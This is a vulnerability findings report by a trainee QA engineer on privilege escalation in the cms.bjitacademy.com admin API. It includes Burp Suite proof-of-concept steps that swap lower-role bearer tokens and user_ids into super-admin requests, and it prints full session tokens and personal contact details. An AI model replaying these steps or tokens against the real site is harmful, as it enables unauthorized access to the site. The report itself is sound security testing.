

Vulnerabilities Findings Report for cms.bjitacademy.com



Prepared By

Mir Mohaiminul Islam

Id: 00-30111

Trainee SQA Engineer

BJIT Academy

Date of Submission: 24 November, 2023

Index

SL No.	Vulnerabilities Findings	Page Number
01	User get access of the all SEO pages content and adding course by changing the authorization token of super Admin with normal user's authorization token (Vertical Privilege Escalation).	03-13
02	User (Admin, SEO Manager, Trainer, Content Manager) gains unauthorized permission to delete a subscriber by replacing the super admin's authorization token with the user's authorization token (Vertical Privilege Escalation).	13-30
03	Normal User (Trainer, Content Manager, SEO Manager) has unauthorized access of adding information by replacing the user_id of Super Admin (Access control violation).	30-53
04	Normal User's (Admin, Trainer, SEO Manager, Content Manager) user_id can be manipulated to make a new user.	53-65
05	Unauthorized role assignment (Horizontal Privilege Escalation) to the new users (Add User) and the existing users (Edit User).	65-73
06	Non-Admin users (Content Manager, SEO Manager, Trainer) can update some unauthorized information such as client's information.	74-83

- Title:** User get access of the all SEO pages content and adding course by changing the authorization token of super Admin with normal user's authorization token (Vertical Privilege Escalation).

Target: cms.bjitacademy.com

Affected URL/API:

POST /academysite/api/public/api/v1/pages/update-page/ (SEO Page Content edit)

POST /academysite/api/public/api/v1/course/create-popular-course/ (Create a new course)

Summary: Super Admin, Content Manager, SEO Manager & Admin they have access to the SEO pages module but trainers don't have access. By replacing the Super Admin's Authorization token a Trainer level user can get vertical access to see all the SEO pages information which is a critical Vulnerability.

Proof of Concept:

i) **POST /academysite/api/public/api/v1/pages/update-page/**

At first go to <http://cms.bjitacademy.com/login> and login with super admin credential with built in chromium browser in the burpsuite.

Here the Super-Admin User: Mir Mohaiminul Islam
(mohaiminul.islam@bjitacademy.com)

User Login

Email *

Password *

I'm not a robot

reCAPTCHA

Privacy - Terms

Login

Forgot Password?

Dashboard

Backend > Profile

Profile Settings

Name * Mir Mohaiminul Islam

Mobile Number * 01554683700

Current Password (* Password) Enter Current Password

Super Admin
mohaiminul.islam@bjitacademy.com

After login go to the Seo page → All pages.

Not secure cms.bjitacademy.com/backend/dashboard

Backend > Dashboard

Popular Courses 9 News 12 Blogs 10

Traffic March-April 2023

Visitors

Serial	Page Name	Title	Updated by User	Last Updated	Action
1	Home	BJIT Academy Empower Youth Skill Development	testAdminRifat	16:44 17 Nov 2023	Edit
2	News	BJIT Academy News Page updateok ok	testContentManager	15:34 18 Nov 2023	Edit
3	Youth Skill	Youth Skill Development Training Plan BJIT Academy	Sehrish Zeba	17:41 17 Nov 2023	Edit
4	News Details	News Details Page	Sehrish Zeba	15:49 17 Nov 2023	Edit
5	Upskill	Upskill Training Program BJIT Academy	testContentManager	11:47 17 Nov 2023	Edit

After that all pages are loaded

All Pages

Serial	Page Name	Title	Updated by User	Last Updated	Action
1	Home	BJIT Academy Empower Youth Skill Development	testAdminRifat	16:44 17 Nov 2023	Edit
2	News	BJIT Academy News Page updateok ok	testContentManager	15:34 18 Nov 2023	Edit
3	Youth Skill	Youth Skill Development Training Plan BJIT Academy	Sehrish Zeba	17:41 17 Nov 2023	Edit
4	News Details	News Details Page	Sehrish Zeba	15:49 17 Nov 2023	Edit
5	Upskill	Upskill Training Program BJIT Academy	testContentManager	11:47 17 Nov 2023	Edit

Let's jump into the **News** page and try to update it then capture request in the burp Repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is captured with the URL `https://cms.bjitacademy.com:443 /academysite/api/public/api/v1/pages/update-page/2`. The request body is a JSON object:

```

POST /academysite/api/public/api/v1/pages/update-page/2
Content-Length: 36404
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryoS0jx004A4BgSd45
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiNDY10TmZ0THiZTQxMDPhNC2hMTdmNCUyMsFjYzgCZBk0GU5ZG1zZjdYjhNjRlNDExNGE4MzljYj0zMDQ2ZWUMjMSMDhamYUyjQONClilCJpYXQ10jE3MDAzMTMyOTEuODY10TUwMTA3NTcGNDiY0DkWnj1lLckuiM1y0jE3MDAzMTMyOTEuODY10TU3HD1xNzEzmjUODHlOTMSNsWzXhijoxNzAxMtc3jhkxlijcyMsYzNjkwhjM1NjgxMTUyHzqNzUsInN1yi16ljQ31iwickCNwGuVjppbXXO.ME7vt6701T7Q2d493l9kgnrcgHR6uB0Tf6loisalNpzu1l20ghZC71S34rdo309n0x34DS3v2AfTenc7ShnX4n0y055.AEHoWHZ09sm8FJuqyZT7ZkrpJy9quWVWt6YT7Tr45MCYs34VBL_11VJ0-1SJahTeJekruovvagChsFNftzFlPDp0_0Jdn_JIWjncMpsc8Ta-b5APndvLcg1JUQ6zRr0L3hA85pCryv8BkK_rfB0sHb447Us2XPKIBi00Nbhs_71JtRGE_tdxQAMunP9DFrIi4hianZyK_NTCprozFr5639f9ENR54SSqv_chLBW_IUUVFAegfgy0jEm_K-1jBo3u_PlisHfmMxbfrYKCNHa0LZZPNsHbtYjDDNQ21WhtxcdMKxs0Bk3s1kYecY30J2Sug03ET1g3QusEqoXYCG9wfsiyHKJvnPm0fcvctVCkozpUyGcrd3miEsgaZ2r-APVgUUV-D814aqTB1g8od9lyhowe7unjf7Evu7UP7HzHsb715HhKkg_4B9cv0hR0-uL1dHeapbIH0o0l94K5b5j1c1G_UOLHTw58t4xOMoGLMgfifofalit9_cctf_Gev_k_LzjHkBWfnUgoWnHOSSJiwehbq3Cn4D1V1rnABTpzT2VdZE_aT_Y
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitacademy.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://cms.bjitacademy.com/

```

Here I try to update the existing news page's content. Then I click the save button and capture the request and send `POST /academysite/api/public/api/v1/pages/update-page/2` to the burp Repeater.

The screenshot shows the Burp Suite Repeater tool. The 'Request' pane displays the captured POST request to `/academysite/api/public/api/v1/pages/update-page/2`. The 'Response' pane shows the successful response with status `HTTP/1.1 200 OK`. The response body is a JSON object:

```

{
  "success": true,
  "result": {
    "data": [
      {
        "id": 1,
        "name": "Home",
        "title": "BJIT Academy | Empower Youth Skill Development",
        "description": "BJIT Academy equips engineers with 21st-century technological skills. We strive to reskill and upskill for achieving global professional services.\r\nhome page is updated.",
        "images": [
          "roadmap": [
            "roadmap": [
              "images/resource/0hBqh00eLVw7IvvGYcrkyx9BaR3Ng00G03f0mN3f.jpg",
              "roadmap_alt": "BJIT Academy Fresh Talent Roadmap"
            ],
            "upskill": [
              "upskill": "

```

Now observe the super admin's authorization token.

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiND
Y1OTMzOTNiZTQzMDFhN2ZhMTdmN2UyMzFjYzg2ZjBkOGU5ZGIZjdjhYjhNjR1M
DExNGE4MzljYjQzM0Q2ZWU2MjM5MDhmY2UyYjQ0N2IiLCJpYXQiOjE3MDAzMTMy
OTEu0DY10TUwMTA3NTc0NDYyODkwNjI1LCJuYmYiOjE3MDAzMTMyOTEu0DY10TU
3MDIxNzEzMjU20DM10TM3NSwiZXhwIjoxNzAxMTc3MjxxLjcyMzY2NjkwNjM1Nj
gxMTUyMzQzNzUsInN1YiI6IjQ3Iiwic2NvcGVzIjpBX0.ME7vt6701T2Q2dU03
sL91kgmJcgHR6uBOTi6loisaNpz1120qkZC71S34rGdo309n0x634DS3v2A8fTe
nc7jShnX4n0yOS5_A6HoWMZ89smr8FJyuqkZTJZ8kpJy9quWW8tYYT7rY45uiw
MCYs34VBL_D11VJ0-1SJahIeJ6krubvvagd2bsFNftzFlPDo4_0Jdn_JIWjncMp
sc8Ta-b5APmdvLcglJUq6zEr0LL3hA85pCwyd8BkK_rfBQ5sHRq447Ux2XRKIBi
0GrBh8_71JtRGE_tdKxQAMunvP9DFrIi4himnZyK_NTCprozFr5639f9ENR54SS
qw_cHLBW_IUOVFAegFgzyOjem_R-IjBo3u_PLizHfnMxbfRy2KCNHa0LZZPNsHb
tYjDDNQ21WIhtxcdKBxs0BK3s1kYecY30J2Sug03ET1g3QusEqoXEYG09wfs4yE
KJvzNPm0fCvctVCXozpUyGccrd3BmiEsgA2Z2r-APVg2UV-D8I4Aq0TBIq8od91
byhowe70njfTEvA7vUP7HzHsb715HhKEg_4B9cw0bR0-uRldHeapbIH0odl94K8
b9Jc1G_U0LHYhW5Et4x0MoGLMgfMfofalist9_cctf_GevX_LzjHrBWfnUGoWnHQ
SSJIwvehBq3CNdD1IViRnABTpzT2UdZE_aT_Y

```

Again login with another user whose role is Trainer with the build in chromium's incognito browser.

Here the Trainer Account: test.trainer.mohaiminul@bjitacademy.com

User Login

Email *

Password *

I'm not a robot RECAPTCHA
Privacy - Terms

Login

[Forgot Password?](#)

Profile Settings

Name *

Mobile Number *

Designation *

Now I will to capture the authorization token of that Trainer. If I capture a request from the trainer account then I will get the authorization token. So I have to go to **backend/edit-blog/5** to capture the token.

The screenshot shows a web application interface for 'BJIT Academy'. On the left, there's a sidebar with 'Dashboard', 'Training', 'Blogs' (selected), 'Add Blog', 'All Blogs', 'Blog Category', 'Blog Subcategory', and 'Logout'. The main area has a form for editing a blog. It includes fields for 'Banner Alt Text' (blockchain software development), 'Reading Time' (5), 'Main Category' (Open this select menu), 'Sub Category' (Select main category first), and a 'Save' button. A red box highlights the 'Save' button. To the right, the Burp Suite proxy tool is open, showing the intercepted request for 'cms.bjitaacademy.com:443 [13.230.22.132]'. The request details tab shows the POST data: 'academy/api/public/api/v1/blogs/update-blog/5'. The 'Inspector' tab shows the response headers and body.

Now I will take this request to the Repeater

The screenshot shows the Burp Suite repeater tool. The 'Request' tab displays the intercepted POST request for updating a blog. The 'Response' tab shows the successful 200 OK response, which includes the updated blog data. A red box highlights the 'Request' tab.

In the above picture this is trainer authorization token which is

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiYzE4ODIONm
ZkMWVmYTBlhMmYyMzliOTdRMDZkOGEOZWNnNTkwNDcyZTAxODk3NjQxMDQ0Mzg2MGE2ZTjkM
2VmNjA2MzRkMDJiZjdNmNzMxYmljLCJpYXQiOjE3MDazMtTyNTIu0Tk1NTg50TcxNTQyMzU4
Mzkr4NDM3NSwibmJmIjoxNzkwMzCkjUyLjkSNTUSNdk30DMzMjUx0TUzMT1LLCJleHai0je
3MDExODAyNTIu0TkxNzlxMDA50TAyOTUoMTAxNTYyNSwic3ViIjoiODMiLCJzY29wZXMi01
tdfQ.jYfbzqRn_Mln8VC12SAT5sScAsHCrnRTjxDADx7yR37i96EAHDQUE0EW2bp8VeIpeM
GRAh3eP5m-jp3i9wpGFLsODvEELu_ppOS4HH1IsCkogWpsUW9K8oILZ2ph159mMQ4esRJ
jBiqvJU3wulKuFT4rPV5M1DCw0vUdfN74aT9kWmwYQRp5wUUu9D93F5lo_YX6_dGQBBQWKD
rOp38e3rHVZidKeqY8DFvzItiRd0GuwOPfh0c0xRCvdpx2dqvxssP9SsL25VADED1jccEtWF
w8t8jXdrmq8OK5cFdEt5vdbLK52Wfs1VVFbbaDphuZ41M9srKf2WrKOI_yoV1W99rDvz6
NySOnGVzXBAdEOH_uFDq2F0jdD15FeS2t7sc3hUn9INLY6TdlvOpjKjYxYjrLnjAumx5xJ
DK3BuR5KT6og-ixKQ4NnD9pmA5511Tk29ZWUYJr3pyN1F_LxTx10DE50AHyiNCPYxCffOLZ
qEVtjq2smJu2RwSvv0e-3T5JQ4WvJMinmvR3WTBp01HUbWDtr6wiQTm3R7Y6GI0k3YKq6d
OAveCz1Nm5I3FbongxsXHGKTcatUycRdoe_zlseeP6Tr-Bxh4ae5rLuDmQp7ho7IJ9xXJEkg
U0oCHpKpyTM3992o4qfxVr0E2604wGB_Yu72XilPyex2Wt50
```

Now Replace the super admin token with the trainer token in that API in the repeater:


POST /academysite/api/public/api/v1/pages/update-page/2 HTTP/1.1

The screenshot shows a Postman interface with two tabs: "superadmin" and "trainer". The "Request" tab displays the API endpoint and various headers, including Authorization set to "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJhdWQiOiIi1iwiwanRpIjoiYzE4ODI0NmZkMWRhYTBNmYyMzIiOTdKMDZkOGRE0ZWNmNTkWNcycZTAxODk3NjQzMDD0NhgZNGE2ZTJhMCVmAjAMzEPMDJa1ZiduNmzhxYmlCUpYXG0i0jE3MDA2MTYVNTIuOTgLNtg50tceNTQjMzU4Nzkx4NDH3NSwibmJmIjoxNsA4MzE2MjUyJk:5NTU5NDk3ODMwRjUx0cTUwMT1LJC1eHA10jE3MDEx0DayNTIuTiRxNsakMDA50Tay0tUoMTAxNTYjNsxic3ViIjoi0dM1lCJzYc9wZM10ltaf0_3TfbzqRn_Mln8VC1csAT5zScAs0HknbRjxAdx7yR37i9xEAHMURE0EWChpVeIpeHGRAkh3-P5m-jp3i8wpGFLs0vERLwR_pip0S4HH11ScKogWp0URK8oIz2ph159mQ4esRjJB1qvJU3wu1KuF74xPV5MLDcwvUdfN74AT9kWawvQpb5wUu0d93F51o_YXc_dQBBQWkDrOp3Bj-3tHUV214KegYSDFvzItirdoGuwUPfhoc0LzqCvrdp2dgvxp95sls25VADkEpljcc-EWFw8t8jXdkng80K5cfdr5vdBLK95TWfs1TVPhba241M9srFKfZwrxKO1_yv0V1w95rDvsNySONgVsxBdA4OH_uFDq2F0j0kL1fPS2t7sc3huhsINLY6TdlvpjKjYxYjYrLNjAumxsxDf3Bu85KT6og-ixK04Nb9spma55117k2S2WUJYJr3pyNLF_LxTX10DR5OAHy1NCYxCff0LZqEVtjqGsnJu2RwSvrve-375jQ4WwJMnmr3WTBp01HUW0Dtr6wf1Qtma3TYq6dAvecz1nba5i3FbnqngXHGKTeatUycRde_ziseep6Tr-Bxh4ae5rLuDmQp7ho719sXJEhgUooCHpKpyTM3952o4gfkVrDreE5o4wGhYu72Xu1ipyexzW50User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

The "Response" tab shows the API response with a status of "HTTP/1.1 200 OK" and a timestamp of "Tue, 10 Nov 2023 14:10:48 GMT". The response body is a JSON object containing success, result, and data fields. The "data" field contains a news article with an ID of 2, titled "News | Technical Training News of BJIT Academy trainer", and a detailed description about technical training by BJIT Academy. The "images" field is empty.

```
HTTP/1.1 200 OK
Tue, 10 Nov 2023 14:10:48 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 56
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 9646

{
  "success": true,
  "result": null,
  "data": [
    {
      "id": 1,
      "name": "Home",
      "title": "BJIT Academy | Empower Youth Skill Development",
      "description": "BJIT Academy equips engineers with 21st-century technological skills. We strive to reskill and upskill for achieving global professional services.\r\nhome page is updated.",
      "images": [
        "roadmap": {
          "roadmap": "images://resource//0hBgh00eLvW7IvvGYcrkyx9BaR3NGe0GO3f0mN3f.j
      ]
    }
  ]
}
```



```

    }
    {
        "id": 3,
        "name": "Youth Skill",
        "title": "Youth Skill Development Training Plan | BJIT Academy",
        "description": "Youth skill development plan by BJIT Academy trains engineers of BJIT to make a difference in developing technologies through hands-on expertise from specialists.",
        "images": {
            "fresh_talent_details": {
                "fresh_talent_details": {
                    "images\resource\CyWv96hsZemX3HEL85qmph7uQKyf4akrC42oLWOZ.jpg",
                    "fresh_talent_details_alt": "Youth Skill Development Training"
                },
                "fresh_talent_roadmap_tab": {
                    "fresh_talent_roadmap_tab": {
                        "images\resource\VwWdV4Io8pkJ16jnnFetQAjPiWgaNxhwwqNJMVKF.png"
                    },
                    "fresh_talent_roadmap_web": {
                        "fresh_talent_roadmap_alt": "Youth Skill Roadmap Image",
                        "fresh_talent_roadmap_web": {
                            "images\resource\EXFRHGBLOB5lBaliINodLJrudC5LJZW9lux1keJY.png"
                        }
                    },
                    "fresh_talent_roadmap_mobile": {
                        "fresh_talent_roadmap_mobile": {
                            "images\resource\KqZ1GzOUwnCk9hhQiObnWxtEk1ksv5gbJSxb0Obf.png"
                        }
                    }
                }
            }
        }
    }
}

```

After replacing the super admin token with the trainer token the response shows 200 OK and also shows all pages information. Trainer has no access of the SEO pages but changing the authorization token gives the trainer that kind of access and disclose all the page information to the trainer level users which is a critical vulnerability.

Expected Result: Trainer can't access the SEO page's content.

Actual Result: Trainer can access the SEO page with replacing the super admin's authorization token with trainer token.

Similarly For creating course:

The API for creating course:

ii) **POST /academysite/api/public/api/v1/course/create-popular-course/**

First login with the super admin credential → go to home → add course → capture the course request by intercept on → take the request to Repeater

The api of add course is: **POST /academysite/api/public/api/v1/course/create-popular-course**

Request

```

1 POST /academysite/api/public/api/v1/course/create-popular-course HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GAI.2.392706036.1700121047; __id=GAI.2.1019102073.1700618574;
_ga_P7XRLT5B1J=GS1.2.1700807377.32.1.1700807612.0.0.0
4 Content-Length: 15548
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBoiPYe2wD6abDx4N
8 Sec-Ch-Ua-Mobile: 20
9 Authorization: Bearer
eyJOeXAi0iJKV1QilCJhbGci0iJSUzI1NiJ9.eyJhdWQi0iI3IiwiwanRpIjojNTIwYTU4M2U1YUWU3ZjR1ZWQyMTA0MFIyU4Y5YwTmMGm3M2JkNwUwZWY3ZDB1MwUwNTQ40WJ1YTkyM2jZDFhZjQOYWrmNtCNM57zA1LCJpYXQijsMTDA4MDc1NzIuMdc0ODcvMA5NTU4MTALINDY4mzUsIm51Z1GMTcvMDgwNuSmUi4wNzQ4NzUxMTYzNDgyNyY2NDE1Nj1LLCJ1leHai0jE3MDNECNzE1NzIuMDM4NTU4MDACMjgCNjIxKdxzHsUz1nN1Y16I1j3Q1iwc2NvcGw1jbhXO. GKS9K_ZDU21CS3T0WGeoCoQ4yQTYWDe74F37ghRdalFS2Bhs24yJddxIj1AAnJDIrjH0ezQxPo3vBunhB80-otCjoQwFWB0no6qwp0s0_U_JVBDl5khLQ8Mr-HLEhZtV2c_LJDBo80Xtr7PRM01L7uWQ-nzURivs6mnc5FjPjM6dPfAEWmUc07GFTfeffw85S0umsNLwzLZMx3ch118VUB8UCA2-VV-RSwTWOChBwvBTevgw49GBWgtadcsF55RtUvuNhc1xVhAlspTTVG8ns4E1_mhXgD69hyJLXN3D0uGwLYPTYKCE0yopv10gM1HEHvDh-objl8wc5dsz_UpB44P5LHLzIdpkrnZcN14KULK7AGpc+sDtF760cFFtrjLHxDYtHQBeXPavjasTx3Y-WfwCljnu84BdrwvRhgOKIAJBadyoqJHqlo_YW_z0q8zneEH5nYgkjqJS0XKoi7i6dbSrBGM0Plvg3BgrMq0isqf0sle1LCLwG21edhGyDyH8VXK-7qsd2uaBn7ps9nqozhba0USjRtJ_CUZZqa3TLPUh5zF0dfp8h0t1pQDQbODRDv1UYLXU5zgajgH7h0Kox6GWmzjNuS60NhbCUZQ8TEBpEuXpafJBrCQ0q3Fcg4PrevI3r8mXPHp4dcWrySyJPI
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

```

Response

```

{
  "trainer_info": {
    "id": 61,
    "name": "testTrainerMoham",
    "email": "test.trainer.moh",
    "role": "Trainer",
    "phone_number": null,
    "image_url": null,
    "designation": null,
    "info": null,
    "experience": null,
    "skills": null,
    "certification": [
      {
        "title": ""
      }
    ],
    "image_url": "images/resource/SOrhQWk2i3cf1mB.jpg",
    "banner_alt": "dfsfdfsdf",
    "thumbnail_url": "images/resource/2bFFaOFQ7BoCmQk.jpg",
    "thumbnail_alt": "fdfgdfg",
    "schedule": "3"
  }
}

```

Now SEO Manager and Content Manager don't have access of adding course.
So now I will replace the Super Admin Authorization token with the seo and content manager.

First SEO Manager:

For SEO manager Authorization token, login with SEO Manager → go to profile → update profile and capture the request in to burp suite → take it to repeater.

Request

```

1 POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GAI.2.1529315481.1700794298; __id=GAI.2.8059248C3.1700794298; _gat=1; _ga_P7XRLT5B1J=GS1.2.1700813396.3.1.1700814346.0.0.0
4 Content-Length: 876
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
8 Sec-Ch-Ua-Mobile: 20
9 Authorization: Bearer
eyJOeXAi0iJKV1QilCJhbGci0iJSUzI1NiJ9.eyJhdWQi0iI3IiwiwanRpIjojYTU4NCRIYTAWMC2B0M4c4YTCyTlJMTY1ZDY0MsdnCM1MsA1NzRmZjgzQWQ5NzA4ZDAS3NjB42mM0ZDY0Y2Y4MC2F0WQ1YWFkZGZhN2EZYjUilCJpYXQj0jE3MDA4MTQzMuHDA40DkxMTA1NjUxODU1NDY4NzU1m51Z1lEMtCwMDgxNDMzNy4wMDg4tXTM1ONDiwMYTM2MDR1Nj1LLC1leHai0jE3MD2EhNgzMzYuOTkWNTU20TULMzM3NT1lONDROMDyN8wic3Vi1jjojntc1lCjzYCsWzXm101tdfo.ls_0tBsas8vNyh01h-Bba90X0vrPraBfLcD5Ivn1WC2yKIRL-tdr9pPd65TK0GP1YJ1lxgK33ac0Tb1hWcQj0R8-D4aq7JigHTvCvehZeulalivTc02WUWwxtYaqjQ53UbqzScqJuy0hCgW011-XZPvnxycWeo3Dc_Hsf-1ReEBxS1ZjzcwCjApz-PgczMc5dJzJzJ_puud0algQmENJWcokThj0fLj6ikdWjIcv0d6SAi6PyMBMX60vGoEwYMcf_oWoAbSDSy_tH0iowZvNjY5csdElgqbyF0lhnbNvpfzCMap-_QjXpV113JGFfaJUrzwYpgp0FHyXcWJBCdRFAHUj1YpiV-v2K_cExportSoHgb0UC87en-M_CGV0UQ1mKrh2uyFStiu4GcnPmlg0704Mn0qvgZq6GU0EHCJs4yG3EL-ttdY-7DX6SyG3L1VgM-NC2XGD3K5_GPSgb7lnaKhfMwhFpgrDFvIM1EyEY0anbm7njQkqtS2Da86-Oj3KAUhrtYtu1Cviz_w8dHs3bhUbtaz_HPKNCpm81eVmzs0Byuyn4oGzwooc511H13ujqPehq2PFWBydydzeG9rtULj0BQywi0fWT5GU2aWjx0gU2X41wZK9zd_x0CTAcuec2UG9UV-KF3CjvdP-foAN
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159

```

Response

```

{
  "user": {
    "id": 61,
    "name": "testTrainerMoham",
    "email": "test.trainer.moh",
    "role": "Trainer",
    "phone_number": null,
    "image_url": "images/resource/SOrhQWk2i3cf1mB.jpg",
    "designation": null,
    "info": null,
    "experience": null,
    "skills": null,
    "certification": [
      {
        "title": ""
      }
    ],
    "image_url": "images/resource/SOrhQWk2i3cf1mB.jpg",
    "banner_alt": "dfsfdfsdf",
    "thumbnail_url": "images/resource/2bFFaOFQ7BoCmQk.jpg",
    "thumbnail_alt": "fdfgdfg",
    "schedule": "3"
  }
}

```

Here the API for taking the Authorization token of a SEO manager is : **POST /academysite/api/public/api/v1/user/update-user**

Now Replace the Authorization Token of super admin with seo manager Authorization token. Here I also need to change the **user_id** of the super admin and replace it with seo manager user_id.

```

27 Content-Disposition: form-data; name="email"
28 test.seo.mohaiminul@bjitacademy.com
29 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
30 Content-Disposition: form-data; name="image"
31
32
33
34 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
35 Content-Disposition: form-data; name="phone_number"
36
37 null
38 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
39 Content-Disposition: form-data; name="password"
40
41
42 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
43 Content-Disposition: form-data; name="new_password"
44
45
46 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
47 Content-Disposition: form-data; name="new_password_confirmation"
48
49
50 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI
51 Content-Disposition: form-data; name="user_id"
52
53 57
54 -----WebKitFormBoundarykCz3PfBB9Z3ZnBnI--
55

```

The screenshot shows a browser interface with multiple tabs open. The active tab is titled "All Course by SuperAdmin". The "Request" section shows a POST request to "/api/public/api/v1/course/create-popular-course" with the following body:

```

POST /academy/site/api/public/api/v1/course/create-popular-course HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.352706036.170012047; _gid=GA1.2.1019102073.1700618574; _ga_PTKRLTBl3=GS1.C.1700807377.32.1.1700807612.0.0.0
Content-Length: 155488
Sec-Ch-Ua: "Chromium";v="118", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryBoiPYe2wD6abDx4N
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiI3IiwianRpIjoiYTU4NDRlYTAwMCE0MD-4X7eyc71gMYVA2DyYOModN3HIMAlNxMsFzpx-WS5Nsak42DA3N6F42mQ2DV0X24MGE6CwQJYWFt2G2nh-R27juiLcJpYXq4j9E3MDA4NTgMmcmDAA4DnhTA1njUnGDULNDY4NeusIm5iZAI6NTcuMDpnNDMsMy4sMDgq40TYxHfT10hD1wHTX2C81D191LLCJ1eHa109E2MDEcNsgmMtVuThwITU2CTU1MxM3NT10hR0DMyWsvic3V1joiuNTciLcJyYSwz2Xh0iLdfq_Is_0btax9WmHwO1h-BbaG9XNrveRpQahFLCD9IvnLWCzyk1El-tdarSpDE5TKOGPlYJ1lxgK3aoxD07lhb0WeQjOB9-D4aq7JigHTwCsekZeuia1iTVY0C2WUWwvTyAqqJ53UhqrZseqJuy0kCgq11-YF2vrxnYcWeo3DeC_Hef-1Re8BxSIJ3scu8CjApz-PycemCsdJsz_pukd1alqMmNjWcoktTh0f1s6ikdnj1cu0dE5Ai6PwMBM660vGoEwMcCpf_oWoahBD8y+HH0i2zN7YScx61gphyF0lhnbhRpforzCaaap_-0JXPU112JGffaNUrvxTpgoPHyCwJ3d4DFAHU1Yp1V-wZK_EspressoGhbHUC87en-M_CGUHQlMkrhByuF5TiuaGenPalg704Nm0qvGe0UEHSj4yG311-ct-dY-7DX6SytG31VgH-NC2M3D3K5_GPSgh7lna6KhKfthhFpgrDFv1MLKyEYOanam7Nj0kqtS2Dab6-0)3KAUhr2YtulICViz_widhs3BhUIBtaZ_HPENCRm81eVNzsOBuyu4oQzroJc5211H13uiqJUpheq2PFWBYYdzoe5RtUlj0BQYw10fWtSGutawJX0gU2X41wCZK9sq_xOC7AcuecZUG9UV-KF3Cjv4P-foANI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

```

The "Response" section shows the server's response:

```

HTTP/1.1 200 OK
Date: Fri, 21 Nov 2023 08:37:28 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 164568
{
  "success": true,
  "result": [
    {
      "id": 85,
      "slug": "course45-2",
      "title": "Course45",
      "about_course": "jhgjgjgjkugjkgkjyfyhf",
      "certification": "edfdhgdudflhgiusghsdifgd",
      "requirements": [
        {
          "title": "rttyhtr"
        }
      ],
      ...
    },
    ...
  ]
}

```

